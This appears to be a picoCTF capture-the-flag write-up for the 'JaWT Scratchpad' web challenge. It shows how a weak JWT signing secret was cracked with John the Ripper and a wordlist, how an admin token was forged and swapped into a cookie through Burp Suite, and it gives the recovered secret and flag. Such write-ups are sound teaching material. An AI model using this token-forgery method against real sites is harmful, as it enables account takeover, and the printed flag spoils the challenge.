
picoCTF Challenge : JaWT Scratchpad Writeup



While exploring the web , the page referenced **“JAWT”** and showed **“powered by JWT”**.
This suggested the challenge involves **JSON Web Tokens (JWT)**.

source:

- http://grokipedia.com/page/java_awt_native_interface
- https://www.geeksforgeeks.org/web-tech/json-web-token-jwt/
- https://portswigger.net/web-security/jwt

more hints found:

> *JSON Web Token (JWT), pronounced “jot”*
> *https://autho.com/docs/secure/tokens/json-web-tokens*


Additionally, the hyperlinked word **“john”** redirected to **John the Ripper**, indicating brute-forcing may be required.

JWT decoder/encoder tool:

> *https://www.jwt.io/*

Testing multiple usernames revealed:

- Registering normal users (e.g., john) worked as expected.
- Attempting admin resulted in:



YOU CANNOT LOGIN AS THE ADMIN! HE IS SPECIAL AND YOU ARE NOT.

This confirmed the target user is admin.

A token for the admin user was observed:

Cookie: jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiQURNSU4ifQ.SCVIs6OV4Fnswo2eKwVJiw2KkCk8p

---


Based on the hint involving John The Ripper, the next step was to crack the token's signing secret.

Step 1: save the token to a file:

echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiQURNSU4ifQ.SCVIs6OV4Fnswo2eKwVJiw2KkCk8pGHKnI

Step 2: run John the Ripper:

john --wordlist=/usr/share/wordlists/rockyou.txt JWT.txt



Result:

Secret key discovered:

ilovepico

Crafting a Valid Admin Token

Using jwt.io to re-sign a token with the discovered secret:

Header:

```
{
 "alg": "HS256",
 "typ": "JWT"
}
```

Payload:


```
{
 "user": "admin"
}
```

Secret:

ilovepico

Generated token:


eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBk



Using Burp Suite send request to Repeater, use the crafted token or replace the existing JWT cookie:

jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbI

After sending the request, authentication succeeded as admin, revealing the flag:



FLAG: picoCTF{jawt_was_just_what_you_thought_bbb82bd4a57564aefb32d69dafb60583}

By Alexander Sapo on January 10, 2026.

Canonical link

Exported from Medium on February 7, 2026.